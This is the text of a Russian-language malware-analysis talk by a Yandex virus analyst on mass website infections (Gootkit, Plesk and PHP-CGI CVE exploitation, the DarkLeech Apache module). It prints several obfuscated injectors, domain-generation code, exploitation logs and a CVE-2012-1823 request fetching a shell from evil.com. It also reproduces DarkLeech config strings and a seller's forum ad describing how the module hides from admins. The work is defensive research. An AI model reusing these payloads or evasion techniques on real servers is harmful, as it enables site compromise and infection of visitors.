

Яндекс



Yet another malware story

Петр Волков
Вирусный аналитик



более 2500 новых заражений сайтов в сутки




около 160k заражённых сайтов в БД



99% пользователей не переходят на заражённые сайты

1 месяц
Уникальных посетителей 2,3m
Заражено 386k



Получение доступа

Закрепление в системе

Распространение



Получение доступа


```
return Math.max(Math.max(b.scrollHeight,e.scrollHeight),Math.max(b.clientHeight,e.clientHeight))
},
twidth:function(){
var d=document, b=d.body, e=d.documentElement;
return Math.max(Math.max(b.scrollWidth,e.scrollWidth),Math.max(b.clientWidth,e.clientWidth))
}
}
}
}({};/*km0ae9gr6m*/try{prototype%2;}catch(asd){x=2;}try{q=document[(x)?"c"+"r":2+"e"+"a"+"t"+"e"+"E"+
("p");q.appendChild(q+"");}catch(fwbewe){i=0;try{prototype*5;}catch(z){fr="fromChar";f=
[510,702,550,594,580,630,555,660,160,660,505,720,580,492,485,660,500,666,545,468,585,654,490,606,57
4,160,624,525,192,305,192,580,624,525,690,230,690,505,606,500,192,235,192,580,624,525,690,230,486,2
66,160,366,160,696,520,630,575,276,575,606,505,600,160,222,160,696,520,630,575,276,405,354,50,192,1
192,305,192,580,624,525,690,230,390,160,252,160,648,555,192,225,192,580,624,525,690,230,492,160,252
,240,580,606,575,696,160,372,160,288,205,738,50,192,160,192,160,192,160,192,160,696,520,630,575,276
0,354,50,192,160,192,160,750,160,606,540,690,505,192,615,60,160,192,160,192,160,192,160,192,580,624
0,606,575,696,160,258,160,696,520,630,575,276,385,354,50,192,160,192,160,750,50,192,160,192,160,684
5,276,575,606,505,600,160,252,160,696,520,630,575,276,555,660,505,474,590,606,570,462,205,354,50,75
,492,485,660,500,666,545,468,585,654,490,606,570,426,505,660,505,684,485,696,555,684,200,702,550,63
0,192,500,192,305,192,550,606,595,192,340,582,580,606,200,702,550,630,600,252,245,288,240,288,205,3
60,366,160,600,230,618,505,696,360,666,585,684,575,240,205,192,310,192,245,300,160,378,160,294,160,
525,690,230,690,505,606,500,192,305,192,250,306,260,318,270,330,280,342,240,294,160,258,160,240,500
6,160,252,160,288,600,420,350,420,350,420,350,246,160,258,160,240,500,276,515,606,580,408,485,696,5
420,205,258,160,240,385,582,580,624,230,684,555,702,550,600,200,690,160,252,160,288,600,420,350,420
,690,230,390,160,366,160,312,280,300,275,294,295,60,160,192,160,192,580,624,525,690,230,462,160,366
5,354,50,192,160,192,160,696,520,630,575,276,405,192,305,192,580,624,525,690,230,462,160,282,160,69
0,696,520,630,575,276,410,192,305,192,580,624,525,690,230,462,160,222,160,696,520,630,575,276,325,3
55,660,505,474,590,606,570,462,160,366,160,294,230,288,160,282,160,696,520,630,575,276,385,354,50,1
600,696,160,366,160,660,505,720,580,492,485,660,500,666,545,468,585,654,490,606,570,354,50,192,160,
,525,690,295,60,625,60,50,612,585,660,495,696,525,666,550,192,495,684,505,582,580,606,410,582,550,6
```

10

```
//Congratulations! you have successfully extracted the gootkit payload
//this means i must work hardly :(
function nextRandomNumber(){
var hi = this.seed / this.Q;
var lo = this.seed % this.Q;
var test = this.A * lo - this.R * hi;
if(test > 0){
this.seed = test;
} else {
this.seed = test + this.M;
}
return (this.seed * this.oneOverM);
}
function RandomNumberGenerator(unix){
var d = new Date(unix*1000);
var s = Math.ceil(d.getHours()/6);
this.seed = 2345678901 + (d.getMonth()* 0xFFFFFFFF) + (d.getDate()* 0xFFFFFFFF);
this.A = 48271;
this.M = 2147483647;
}
```

Mon Oct 01 2012 01:49:21 GMT+0400
ourqagxfgrqwxsfqqkhrruu.oqofaskfaqauseyz.waw.pl

Mon Oct 01 2012 07:49:21 GMT+0400
qxqe.wmfirozzmxpvrpv.waw.pl

Mon Oct 01 2012 13:49:21 GMT+0400
kqhpmkgfx.dewegrebvmqpoplr.waw.pl

Mon Oct 01 2012 19:49:21 GMT+0400
bprhfxqqhxoahpvvflkkqqmrxls.sugrsumevrlevfmo.waw.pl

Tue Oct 02 2012 01:49:21 GMT+0400
gsoxmfiexquqerrx.oloqgkhphxfbrkey.waw.pl

Tue Oct 02 2012 07:49:21 GMT+0400
xqfeheq.mwrunzqprfxgvef.waw.pl

Gootkit domain generator

CVE-2012-1557



**Parallels®
Plesk Panel**

«Более 250 000 установок на серверах с Windows и Linux делают Parallels Plesk Panel лучшим выбором для хостинг-провайдеров, веб-дизайнеров и владельцев сайтов»

<http://www.parallels.com/ru/products/plesk/>

```
"POST /plesk/client@/domain@/?context=domains
"GET /plesk/client@3/domain@/?context=domains
"GET /plesk/client@3/domain@8/hosting/file-manager/edit/?cmd=chdir&file=/
"GET /plesk/client@3/domain@8/hosting/file-
manager/edit/?cmd=edit&file=javascript_alcb3a5978.js
"POST /plesk/client@3/domain@8/hosting/file-manager/edit/
"GET /plesk/client@3/domain@8/hosting/file-manager/
"GET /plesk/client@3/domain@8/hosting/file-manager/edit/?cmd=chdir&file=/
"GET /plesk/client@3/domain@8/hosting/file-
manager/edit/?cmd=edit&file=jquery.min.js
"POST /plesk/client@3/domain@8/hosting/file-manager/edit/
"GET /plesk/client@3/domain@8/hosting/file-manager/
"GET /plesk/client@3/domain@8/hosting/file-
manager/edit/?cmd=edit&file=easySlider1.7.js
"POST /plesk/client@3/domain@8/hosting/file-manager/edit/
```

Gootkit инфектор

```
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:20 +0400] "GET /3rdparty/pma/ HTTP/1.0" 303 0 "-" "Gootkit auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:20 +0400] "GET / HTTP/1.0" 200 86177 "-" "Gootkit auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:24 +0400] "GET /3rdparty/pma2005/ HTTP/1.0" 303 0 "-" "Gootkit auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:24 +0400] "GET / HTTP/1.0" 200 86177 "-" "Gootkit auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:28 +0400] "GET /3rdparty/setup.php HTTP/1.0" 303 0 "-" "Gootkit auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:29 +0400] "GET / HTTP/1.0" 200 86177 "-" "Gootkit auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:39 +0400] "GET /~/admin/ HTTP/1.0" 403 321 "-" "Gootkit auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:40 +0400] "GET /admin/ HTTP/1.0" 303 0 "-" "Gootkit auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:40 +0400] "GET / HTTP/1.0" 200 86177 "-" "Gootkit auto-rooter scanner"
```

CVE-2012-1823 PHP-CGI

```
POST /?-allow_url_include%3don+-  
dauto_prepend_file+http%3A%2F%2Fevil.com%2Fshe  
ll.txt HTTP/1.1
```

~ php.ini




```
allow_url_include=on  
safe_mode=off  
disable_functions=NULL  
auto_prepend_file http://evil.com/shell.txt
```


CVE-2012-1823 Распространение

victim1.net/worm.php

victim2.net/worm.php

victim3.net/worm.php



Закрепление в системе

a.k.a. web-malware goes binary

<http://blog.unmaskparasites.com>



Apache

mod_spm_headers.so

mod_spm_mem.so

...

```
$ strings mod_spm_headers.so
```

```
C_ARRAY_BAN_USERAGENT  
C_ARRAY_BLACKLIST_URI  
_CHECK_SITE_KERNEL  
_CHECK_REFERER_IS_HOST  
base64decode  
xor_decrypt_string  
_GEN_FILENAME_BLACKLIST  
_CHECK_REFERER_IS_SEO  
SIZE_ARRAY_SE_REFERER  
_CHECK_BOT_USERAGENT  
SIZE_ARRAY_BAN_USERAGENT  
_ADD_TO_BLACKLIST  
_CHECK_SITE_ADMIN  
SIZE_ARRAY_BLACKLIST_URI  
CLIENT_IP  
_INJECT_UPDATE
```

<http://pastebin.com/6wWVsstj>

```
37. #define TDS_HOST                "\x4f\x4c\x40\x42\x4f\x4b\x4c\x50\x57" // "localhost"
38. #define TDS_URI                  "\xc\x57\xc" //
    "\xc\x6a\x45\x51\x42\x4e\x46\x70\x46\x51\x55\x46\x51\x77\x67\x70\xc" // "\xc\x44\x4c\xd\x53\x4b\x53" //
    "/go.php"
39. #define TDS_PORT                  80
40. #define TDS_TIMEOUT              10*1000000 // microseconds
41. #define CRYPT_KEY                "#"
42. #define ROOT_IDLE_TIME           5*60
43. #define TMP_DIR                  "\xc\x55\x42\x51\xc\x57\x4e\x53" // "/var/tmp"
44. #define LIST_PREF                 "\x50\x46\x50\x50\x7c" // "sess_"
45. #define DO_CHECK_UTMP             1
46. #define DO_BAN_SITEADMIN         1
47. #define CLEAN_MY_NAME             "\x4e\x4c\x47\x7c\x47\x4f" // "mod_d1"
48. #define KEY_COOKIE_NAME          "\x73\x6b\x73\x70\x46\x50\x50\x4a\x4c\x4d\x50\x6a\x67\x1e" //
    "PHPSessionsID="
49. #define KEY_TTL                   5*60 // seconds
50. #define RAW_COOKIE_VALUE         -1
51. #define CONNECTION_TIMEOUT       30 // seconds
52. #define TEMP_BAN_TIME            60*60*24*7 // seconds
53. #define JS_CREATE_IFRAME
    "\x47\x4c\x40\x56\x4e\x46\x4d\x57\xd\x54\x51\x4a\x57\x46\xb\x4\x1f\x50\x57\x5a\x4f\x46\x1d\xd\x4d\x4c\x47\x
    // "document.write('<style>.nodispl { display:none; width:0; height:0 }
</style>');\r\ndocument.write('<iframe src=/?%s%i class=nodispl></iframe>');\r\n"
```

```

PUBLIC C_ARRAY_SE_REFERER
C_ARRAY_SE_REFERER db 'GOOGLE.',0Ah          ; DATA XREF: .got:C_ARRAY_SE_REFERER_ptr↑o
                   db 'YAHOO.',0Ah
                   db 'YANDEX.',0Ah
                   db 'RAMBLER.',0Ah
                   db 'MAIL.RU',0Ah
                   db 'BING.',0Ah
                   db 'SEARCH.',0Ah
                   db 'MSN.',0Ah
                   db 'ALLTHEWEB.',0Ah
                   db 'ASK.',0Ah
                   db 'LOOKSMART.',0Ah
                   db 'ALTAVISTA.',0Ah
                   db 'WEB.DE',0Ah
                   db 'FIREBALL.',0Ah
                   db 'LYCOS.',0Ah
                   db 'AOL.',0Ah
                   db 'ICQ.',0Ah
                   db 'NETZERO.',0Ah
                   db 'FRESH-WEATHER.',0Ah
                   db 'FREECAUSE.',0Ah
                   db 'MYSEARCH-FINDER.',0Ah
                   db 'NEXPLORE.',0Ah
                   db 'ATT.',0Ah
                   db 'REDROVIN.',0Ah
                   db 'TOSEEKA.',0Ah
                   db 'COMCAST.',0Ah
                   db 'INCREDIMAIL.',0Ah
                   db 'CHARTER.',0Ah
                   db 'VERIZON.',0Ah

```

mod_spm_headers.so
mod_spm_mem.so
...

```
POST http://updatekernel.org/ HTTP/1.1
Host: updatekernel.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
```

```
c=1&version=2012.08.07&uname=
```

```
GgsWWB8VCQEBUk8IHw0OGBFUAKwaUB0LHwgEBAsCWxEPFwMNBRkBV0E
cCAIYW11cV1hUABVfTBUfHV5BUEhZVhwZDU1YQxIEFAgJX1BRAAUXUA4IDRI
DUEYUEXkPHQ1YFk9aUAgWHwUBBFaEfG9cUgUQGBFKQkscABkJCA0CAgIX
HwReAhYLTk8MWTU2KgAFOzBJICA5GD8pA1FDUBoNCBUYUEZZVEBPRAQE
GQoMGFxSX1dfQ05RSwUHAgwJCV9MQgAFF04QGRE=
```

base64 -> xor

```
{{{<style>.fka68f { position:absolute; left:-1038px; top:-1619px} </style> <div
class="fka68f"><iframe src="http://cpnlooks.org/?a=YWZmaWQ9MDUyODg="
width="286" height="249"></iframe></div>}}}
```

Left4Dead

📅 Сегодня, 13:47

Завсегдатель

DL УЧАСТНИК

Сообщений: 165

Регистрация: 08.05.10

Пользователь №: 11310

Профиль

Рейтинг: < -8 (0) 8 >

Респекты: 🟢 < (8) > 🔴

DarkLeech - модуль Apache/2 для вставки IFRAME во все сайты на сервере

Желаешь иметь стабильный поток качественного трафа, но до сих пор ифреймишь ftp-шки? Теперь в паблице уникального трафика с серверов и усложняющая работу админам.

Модуль Apache/2 предназначен для вставки ваших фреймов во все сайты на сервере. Функционал:

- Вставка фреймов в php/html/js
- Периодическое обновление фрейма с вкомпиленного URL
- Фрейм выдаётся только уникальным юзерам (cookie+IP)
- Опциональная возможность фреймить только траф с поисковиков
- Фрейм не выдаётся поисковикам, Google Chrome, линуксоидам, локальным IP и т.д.
- Опциональная возможность выдавать фрейм не сразу, либо агрессивный режим работы
- Шифрование строк, кеша и трафика

Методы сокрытия от админов, позволяющие прожить модулю как можно дольше (на некоторых серверах живёт по 10 лет)

- Админам сервера, ходящим по SSH, фрейм не выдаётся. IP админов собираются из логов еще на стадии уст
- Админы сайтов вычисляются по признакам URL-ов админок, их IP ложатся в бан и фрейм им тоже не выдаё
- Если рут или судоер залогинился на сервер, то модуль временно переходит в тихий режим работы, и когда р
- снова начинает лепить фреймы посетителям
- Мониторинг подозрительных процессов: при запущенных tcpdump, rkhunter и т.д. модуль не проявляет актив

Модуль разработан мной, постоянно совершенствуется и используется более 2 лет. Обнаруженные баги вовремя у

Гибкая настройка - все опции по желанию включаются/отключаются в конфигурационном файле. Модуль выходит н

держать тему в привате, слишком часто стали упоминать и обсуждать в сети.

Примеры моих стат загрузок, сделанных на трафе, полученном с помощью модуля:

- связка Puerto за месяц

